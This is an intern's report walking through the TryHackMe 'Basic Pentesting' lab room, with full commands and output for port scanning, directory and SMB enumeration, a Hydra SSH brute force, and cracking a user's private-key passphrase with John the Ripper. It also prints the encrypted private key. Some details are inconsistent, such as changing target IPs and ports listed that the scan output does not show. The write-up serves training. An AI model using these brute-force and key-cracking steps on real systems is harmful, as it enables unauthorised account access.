

CYBERSECURITY INTERN REPORT AT SHADOWFOX

Name: P.Nidheshwar
BATCH: ShadowFox Cyber Security October B1
Gmail:nidheshwar1104@gmail.com
TASK LEVEL: Advance level

TASK LEVEL (Advance)

Table of Content

Serial No	Title	Page No
1.	Using the Tryhackme platform, launch the Basic Pentesting room. Penetrate the room and answer all the questions that are given to you on the website and also create a detailed document of the process of penetration and how you did it.	

Table of Contents

Serial No	Title	Page No
1	Port scanning	4-5
2	Directory Finding	6
3	Smb Enumeration	8-9
4	Brute force	10-11
5	ssh login	11-12
6	Privilege escalation	13-14
7	Mitigation & recommendations	15
8	References	15

Table of Figure

Figure No	Title	Page No
1.1	Lab setup (VM IPs)	1
1.2	Nmap port scan output	1
1.3	Gobuster directory results	6
1.4	SMB share listing	8
1.5	Hydra brute-force result	11
1.6	SSH session login screenshot	12
1.7	Privilege escalation evidence	14

Introduction and information about the report and the machine

Introduction:

In the domain of cybersecurity, it is very important to understand and identify vulnerabilities in web applications to protect them from possible cyber threats. During the Shadowfox internship, a simulated lab environment was provided where different security tasks were performed on sample websites.

Information about the report:

Port scanning :

- Find open services Port scanning and service discovery help find which network services are running on the target. By checking open ports (like 22, 80, 139, 445), we learn which entry points an attacker might use. This step guides the rest of the test by showing which services need closer examination.

Web directory enumeration:

- Web directory enumeration finds hidden pages, backup files, or developer notes on the website. These files often contain useful information such as usernames, hints, or configuration data. Finding and reviewing these pages helps identify weak points and sensitive data exposed on the web server.

SMB enumeration:

- SMB enumeration looks for shared folders and files on the network that may be readable without a password. Anonymous or poorly protected SMB shares can expose backups, credentials, or other sensitive files. Discovering these shares helps show whether file shares leak important information.

Brute forcing:

- Brute forcing uses wordlists and lists of usernames to try common passwords against services like SSH. If weak or reused passwords exist, this method can find valid login credentials. Finding such credentials proves how easily an attacker might gain initial access.

Gaining access:

- After finding valid credentials, we log in to the target to explore the system and collect evidence. We then look for ways to gain higher privileges or access more sensitive files. The final goal is to find the lab's flag or confirm how an attacker could move deeper into the system.

TASK -1

Using the Tryhackme platform, launch the Basic Pentesting room. Penetrate the room and answer all the questions that are given to you on the website and also create a detailed document of the process of penetration and how you did it.

1.1 Lab Setup:

Attack box (tester VM): Kali Linux (host IPs used in lab).

Target VM: Machine in TryHackMe Basic Pentesting room.

Tools: Nmap, Gobuster, enum4linux, smbclient, Hydra, John the Ripper, ssh2john.

Steps to reproduce with screen shots:

1.2 Step 1:

-Port Scanning & Service Discovery Use Nmap (TCP SYN scan)
to enumerate open ports and services on the target.

- nmap 10.201.126.156 -A
- -A --- Aggression scan

```
(nldheshwar@cyberquest)-[/home/kali]
$ nmap 10.201.126.156 -A
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-23 08:52 EDT
Stats: 0:00:38 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 75.00% done; ETC: 08:53 (0:00:04 remaining)
Stats: 0:00:53 elapsed; 0 hosts completed (1 up), 1 undergoing Traceroute
Parallel DNS resolution of 2 hosts. Timing: About 50.00% done; ETC: 08:53 (0:00:07 remaining)
Nmap scan report for 10.201.126.156
Host is up (0.22s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 7a:34:36:f8:fb:a9:34:b2:94:1e:9e:98:57:e6:e9:0e (RSA)
|   256 f0:0c:4b:ae:e4:3d:a5:61:b5:2a:38:39:77:1b:8a:4e (ECDSA)
|_  256 f3:8a:15:d9:9e:50:55:c4:b7:de:6d:18:74:d8:3c:19 (ED25519)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp   open  netbios-ssn  Samba smbd 4
445/tcp   open  netbios-ssn  Samba smbd 4
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 5 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: 4m03s
|_ nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb2-security-mode:
|   3:1:1:
|_   Message signing enabled but not required
|_ smb2-time:
|   date: 2025-10-23T12:57:47
|_   start_date: N/A

TRACEROUTE (using port 23/tcp)
HOP RTT      ADDRESS
1   28.01 ms  10.17.0.1
2   ... 4
5   224.11 ms 10.201.126.156

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 67.69 seconds
```


Opening Ports:

- Ssh – 22/tcp
- http – 80/tcp
- netbios-ssn– 139/tcp
- netbios-ssn– 445/tcp
- ajp13 – 8809/tcp
- http – 8080/tcp


Step2 :

HTTP Enumeration:

-Before jumping to any HTTP Enumeration, let's try first to display the webpage in our browser.



View source Page:



1.3 (Step3) :

Directory Finding:

-I'll use Gobuster to brute-force enumerate files and directories.

Command:

- gobuster dir -u http://10.201.126.156/ -w /usr/share/wordlists/common.txt

```
nidheshwar@cyberquest: /home/kali
File Actions Edit View Help
(nidheshwar@cyberquest)-[/home/kali]
$ gobuster dir -u http://10.201.126.156/ -w /usr/share/dirb/wordlists/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.201.126.156/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 279]
/.htaccess (Status: 403) [Size: 279]
/.htpasswd (Status: 403) [Size: 279]
/development (Status: 301) [Size: 322] [→ http://10.201.126.156/development/]
/index.html (Status: 200) [Size: 158]
/server-status (Status: 403) [Size: 279]
Progress: 4614 / 4615 (99.98%)

Finished
```

-let's take a look at this mysterious /development/ directory.and go through that directory you can two .txt file inside directory development.

- dev.txt
- j.txt




Index of /development

Name	Last modified	Size	Description
Parent Directory	-	-	-
dev.txt	2018-04-23 14:52	483	
j.txt	2018-04-23 13:10	235	


Apache/2.4.41 (Ubuntu) Server at 10.201.126.156 Port 80

Opening dev.txt:



-This text looks like two people (-K and -J), having a conversation. Moreover, they also mentioned things like SMB and Apache server during the conversation.

Opening j.txt:



-Interesting, looks like -J doesn't respect the password policy and he's using a weak password which is easily crackable.

-after that, In nmap scanning we saw 139,445 port are open so assuming that smb is exits.

1.4 (Step4):

-SMB Enumeration:

To enumerate the SMB server, we will use [enum4linux](http://labs.portcullis.co.uk/application/enum4linux/) which is the Linux alternative to enum.exe for enumerating data from Windows and Samba hosts.

Command:

-enum4linux -a 10.201.76.124 .

```
(nideshwar@cyberquest)-[/home/kali]
$ enum4linux -a 10.201.126.156
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Oct 23 09:49:02 2025

===== ( Target Information ) =====
Target ..... 10.201.126.156
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 10.201.126.156 ) =====
[+] Got domain/workgroup name: WORKGROUP

===== ( Nbtstat Information for 10.201.126.156 ) =====
Looking up status of 10.201.126.156
BASIC2 <00> - B <ACTIVE> Workstation Service
BASIC2 <03> - B <ACTIVE> Messenger Service
BASIC2 <20> - B <ACTIVE> File Server Service
.._MSBROWSE_.. <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections
MAC Address = 00-00-00-00-00-00

===== ( Session Check on 10.201.126.156 ) =====
[+] Server 10.201.126.156 allows sessions using username '', password ''

===== ( Getting domain SID for 10.201.126.156 ) =====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

===== ( OS information on 10.201.126.156 ) =====
[E] Can't get OS info with smbclient

[+] Got OS info for 10.201.126.156 from srvinfo:
BASIC2 Wk Sv PrQ Unix NT SNT Samba Server 4.15.13-Ubuntu
platform_id : 500
os version : 6.1
server type : 0x809a03

===== ( Users on 10.201.126.156 ) =====
Use of uninitialized value $users in print at ./enum4linux.pl line 972.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 975.
Use of uninitialized value $users in print at ./enum4linux.pl line 986.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 988.

===== ( Share Enumeration on 10.201.126.156 ) =====
smbXcli_negprot_smb1_done: No compatible protocol selected by server. is possible. Make sure you are connected to or
Sharename Type Comment
Anonymous Disk IPC Service (Samba Server 4.15.13-Ubuntu)
IPC$ IPC
Reconnecting with SMB1 for workgroup listing.
Protocol negotiation to server 10.201.126.156 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NET
```


-As you probably notice, we found an **anonymous account**. An **anonymous account** is a user account that can access shared folders and files on an SMB server **without providing any authentication information**.

Command:


```
-$ smbclient //10.201.126.156/Anonymous
```

Furthermore, we also found a **share**, called **Anonymous** that can be read by anyone.

```
(nidheshwar@cyberquest)-[/home/kali]
$ smbclient //10.201.3.42/Anonymous
Password for [WORKGROUP\nidheshwar]:
Try "help" to get a list of possible commands.
smb: \> ls

.                D           0   Thu Apr 19 13:31:20 2018
..               D           0   Thu Apr 19 13:13:06 2018
staff.txt        N        173   Thu Apr 19 13:29:55 2018

14282840 blocks of size 1024. 6260664 blocks available
smb: \> get staff.txt
Error opening local file staff.txt
smb: \> lcd /tmp
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \>
```

A screenshot of a terminal window with a dark background. The title bar at the top reads "~/.staff.txt - Mousepad". Below the title bar is a menu bar with "File", "Edit", "Search", "View", "Document", and "Help". Underneath the menu bar is a toolbar containing various icons for file operations like opening, saving, and deleting, as well as editing tools like undo, redo, and search. The main area of the terminal displays a message with line numbers 1 through 6 on the left margin. The text of the message is: "1 Announcement to staff:", "2", "3 PLEASE do not upload non-work-related items to this share. I know it's all", "4 in fun, but", "5 this is how mistakes happen. (This means you too, Jan!)", "6 -Kay".

```
~/.staff.txt - Mousepad
File Edit Search View Document Help
[Icons: New, Open, Save, Save As, Undo, Redo, Cut, Copy, Paste, Find, Replace, Run, etc.]
1 Announcement to staff:
2
3 PLEASE do not upload non-work-related items to this share. I know it's all
4 in fun, but
5 this is how mistakes happen. (This means you too, Jan!)
6 -Kay
```

-We found two names (**Jan** and **Kay**) that are surely the complete name of **-K** and **-J**, we earlier found during the web server enumeration.

-Let's now try to use all the information we gathered during the enumeration in order to get our first initial access to the target system.

1.5 (Step5) :

- Brute-Forcing SSH credentials:

A tool like Hydra is highly effective for password cracking. Let's give it a shot.

Command:

```
-$ hydra -l jan -P /usr/share/wordlists/rockyou.txt -t 4 ssh://10.201.3.42/ -V .
```

```
(nidheshwar@cyberquest)-[/home/kali]
$ hydra -l jan -P /usr/share/wordlists/rockyou.txt -t 4 ssh://10.201.3.42 -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
e organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway)
.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-23 10:30:48
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries
per task
[DATA] attacking ssh://10.201.3.42:22/
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "iloveyou" - 5 of 14344399 [child 2] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "princess" - 6 of 14344399 [child 0] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "1234567" - 7 of 14344399 [child 1] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "rockyou" - 8 of 14344399 [child 3] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "12345678" - 9 of 14344399 [child 2] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "abc123" - 10 of 14344399 [child 0] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "nicole" - 11 of 14344399 [child 1] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "daniel" - 12 of 14344399 [child 3] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "babygirl" - 13 of 14344399 [child 2] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "monkey" - 14 of 14344399 [child 0] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "lovely" - 15 of 14344399 [child 1] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "jessica" - 16 of 14344399 [child 3] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "654321" - 17 of 14344399 [child 2] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "michael" - 18 of 14344399 [child 0] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "ashley" - 19 of 14344399 [child 1] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "qwerty" - 20 of 14344399 [child 3] (0/0)
```

```

[ATTEMPT] target 10.201.3.42 - login "jan" - pass "notscart" - 750 of 14344399 [child 1] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "carter" - 751 of 14344399 [child 3] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "stacey" - 752 of 14344399 [child 2] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "babylove" - 753 of 14344399 [child 0] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "angelina" - 754 of 14344399 [child 1] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "miller" - 755 of 14344399 [child 3] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "scorpion" - 756 of 14344399 [child 2] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "sierra" - 757 of 14344399 [child 0] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "playgirl" - 758 of 14344399 [child 1] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "sweet16" - 759 of 14344399 [child 3] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "012345" - 760 of 14344399 [child 0] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "rocker" - 761 of 14344399 [child 1] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "bhebe" - 762 of 14344399 [child 3] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "gustavo" - 763 of 14344399 [child 0] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "marcos" - 764 of 14344399 [child 2] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "chance" - 765 of 14344399 [child 0] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "123qwe" - 766 of 14344399 [child 2] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "kayla" - 767 of 14344399 [child 1] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "james1" - 768 of 14344399 [child 2] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "football1" - 769 of 14344399 [child 3] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "eagles" - 770 of 14344399 [child 1] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "loveme1" - 771 of 14344399 [child 0] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "milagros" - 772 of 14344399 [child 2] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "stella" - 773 of 14344399 [child 3] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "lilmama" - 774 of 14344399 [child 1] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "beyonce" - 775 of 14344399 [child 0] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "lovely1" - 776 of 14344399 [child 2] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "rocky" - 777 of 14344399 [child 3] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "daddy" - 778 of 14344399 [child 1] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "catdog" - 779 of 14344399 [child 0] (0/0)
[ATTEMPT] target 10.201.3.42 - login "jan" - pass "armando" - 780 of 14344399 [child 3] (0/0)
[22][ssh] host: 10.201.3.42 login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-23 10:45:09

```

We've got the username and password. Now, I'll log in via SSH.

Username: jan

Password: Armando

1.6 (Step6) :

Ssh Login & Initial Access:

-In this phase, we will try to exploit the potential attack vectors found during the enumeration phase.

- The goal of the exploitation phase is to gain an initial access to the target system. In other words, we'll try to find an entry point to the target system.

-the target's SSH port is open and that we have a pair of usernames we can first try to perform a brute force attack.

Command:

-ssh jan@10.201.3.42

```

--(nidheshwar@ cyberquest)-[/home/kali]
--$ ssh jan@10.201.3.42
The authenticity of host '10.201.3.42 (10.201.3.42)' can't be established.
ED25519 key fingerprint is SHA256:e/vcuWp1AicvycTajkRpA5GEtpm7RU/vxSu35StFr8Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.201.3.42' (ED25519) to the list of known hosts.
jan@10.201.3.42's password:
Permission denied, please try again.
jan@10.201.3.42's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Thu 23 Oct 2025 10:38:50 AM EDT

System load:  0.11          Processes:    113
Usage of /:   51.0% of 13.62GB Users logged in:  0
Memory usage: 24%          IPv4 address for eth0: 10.201.3.42
Swap usage:   0%

```

```

jan@ip-10-201-3-42:/home/kay$ ls -la
total 48
drwxr-xr-x  5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x  5 root root  4096 Oct 23  09:59 ..
-rw-r--r--  1 kay  kay   789 Jun 22  13:41 .bash_history
-rw-r--r--  1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r--  1 kay  kay  3771 Apr 17  2018 .bashrc
drwxr-xr-x  2 kay  kay  4096 Apr 17  2018 .cache
-rw-r--r--  1 root kay   119 Apr 23  2018 .lessht
drwxrwxr-x  2 kay  kay  4096 Apr 23  2018 .nano
-rw-r--r--  1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r--  1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x  2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r--  1 kay  kay    60 Apr 17  2018 .sudo_as_admin_successful
-rw-r--r--  1 root kay   538 Apr 23  2018 .viminfo
jan@ip-10-201-3-42:/home/kay$ cd .ssh/
jan@ip-10-201-3-42:/home/kay/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
jan@ip-10-201-3-42:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr40NGUANKcRxcg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmB487RdFVKTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYLSPMYv79RC65i6frkDSvxXzbdFX
AkAN+3T5FU49AEVKBjtZnLTBw31mxjv0lLXaQIaX5QfeXMacIQOUWCHATlpVxmN
LG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lp1bCb4UEawX0Tt+VKd6kzh+Bk0aU
nWQJCdnB/U+dRasu3oxqyKlKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxML
LIWZye4yrLETfc275hzVYyh6FkLgtOfaly0bMqGIRm+eWVoX0rZPB1v8iyNTDdDE
3jrjqbOGLPs01hAWKIRxUPaEr18lcZ+OlY00Vw2oNL2xKUGtQpV2jwH04yGdXbfJ
LYwLXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oK01aRGMqLFNwaPxJYV6HauUoVExN7
pUpo+eLYVs5mo5tbpWDhi0NRfngP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwrTnrb
RVhY1CUf7xGNmbmzyYHzNEwMppE2i8mFSaVFCJEC3cDgn5tvQUXfh6CJJRVrhdXVY
vQVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWmMVe
-----

```

-Copy this key and create an id_rsa file on our machine. I'll use John the Ripper to crack this SSH hash.

Step6 :

-Privilege escalation:

- find files that hold the final flag.

Command:

- ssh2john id_rsa > hash
- John - - wordlist=usr/share/wordlists/rockyou.txt johnhash

For SSH hashes, you need to use ssh2john to make it easier to crack with John.

```
root@cyberquest: /home/kali

File Actions Edit View Help

(root@cyberquest)-[/home/kali]
# ssh2john id_rsa > johnhash

(root@cyberquest)-[/home/kali]
# locate rockyou.txt
/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt.tar.gz
/usr/share/wordlists/rockyou.txt

(root@cyberquest)-[/home/kali]
# john --wordlist=/usr/share/wordlists/rockyou.txt johnhash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax (id_rsa)
1g 0:00:00:00 DONE (2025-10-23 10:51) 14.28g/s 1182Kp/s 1182Kc/s 1182KC/s bolabola..bammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

-I've got kay's password. Now, let's log in via SSH, but this time we'll switch to the target machine jan.

-Let's proceed by logging in to SSH on the jan machine.

```

(root@cyberquest)-[/home/kali]
# ssh -i id_rsa kay@10.201.3.42
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Thu 23 Oct 2025 11:04:08 AM EDT

System load:  0.05               Processes:            105
Usage of /:   49.8% of 13.62GB   Users logged in:     0
Memory usage: 25%               IPv4 address for eth0: 10.201.3.42
Swap usage:   0%

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your I

Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Sun Jun 22 13:40:04 2025 from 10.23.8.228
kay@ip-10-201-3-42:~$ ls
pass.bak
kay@ip-10-201-3-42:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@ip-10-201-3-42:~$ █

```

-After successfully logged in to Jay's account, we can take a look to the different files by using **ls -la** or **ls** commands. After doing that, we can see a file name: **pass.bak**.

-When taking a look at this file's content, we can see a text which is nothing else than the flag for the last question.

Pass.bak - heresareallystrongpasswordthatfollowsthepasswordpolicy\$\$

Mitigation & Recommendations:

- Remove sensitive files from webroot (especially /development folder) or restrict HTTP access to configuration or text files.
- Sanitize web content — remove credentials or hints in code or comments.
- Enforce least permissions on home directories and .ssh directories (private keys should have chmod 600 or stricter).
- Disable anonymous SMB share access or restrict to authenticated users.
